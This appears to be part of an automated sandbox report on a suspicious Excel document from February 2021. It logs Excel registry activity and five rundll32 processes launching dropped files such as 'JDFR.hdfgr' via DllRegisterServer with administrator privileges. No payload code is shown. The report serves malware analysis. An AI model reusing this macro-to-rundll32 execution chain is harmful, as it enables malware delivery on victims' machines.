HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	6<5	binary	36 3C 35 00 98 03 00 00 02 00 00 00 00 00 00 00 88 00 00 00 01 00 00 00 42 00 00 00 3A 00 00 00 63 00 6F 00 6D 00 70 00 6C 00 61 00 69 00 6E 00 74 00 2D 00 34 00 34 00 37 00 37 00 38 00 31 00 39 00 38 00 33 00 2D 00 30 00 32 00 31 00 38 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 00 00 63 00 6F 00 6D 00 70 00 6C 00 61 00 69 00 6E 00 74 00 2D 00 34 00 34 00 37 00 37 00 38 00 31 00 39 00 38 00 33 00 2D 00 30 00 32 00 31 00 38 00 32 00 30 00 32 00 31 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F8630	F8630	binary	04 00 00 00 98 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 0F 74 67 F1 31 0A D7 01 30 86 0F 00 30 86 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F87F5	F87F5	binary	04 00 00 00 98 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 0F 74 67 F1 31 0A D7 01 F5 87 0F 00 F5 87 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2920 Parent PID: 920

General

Start time:	14:18:46
Start date:	23/02/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\JDFR.hdfgr,DllRegisterServer
Imagebase:	0xff310000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2944 Parent PID: 920

General

Start time:	14:18:47
Start date:	23/02/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\JDFR.hdfgr1,DllRegisterServer
Imagebase:	0xff310000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2356 Parent PID: 920

General

Start time:	14:18:47
Start date:	23/02/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\JDFR.hdfgr2,DllRegisterServer
Imagebase:	0xff310000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2860 Parent PID: 920

General

Start time:	14:18:47
Start date:	23/02/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\JDFR.hdfgr3,DllRegisterServer
Imagebase:	0xff310000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3040 Parent PID: 920

General

Start time:	14:18:48
Start date:	23/02/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\JDFR.hdfgr4,DllRegisterServer
Imagebase:	0xff310000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis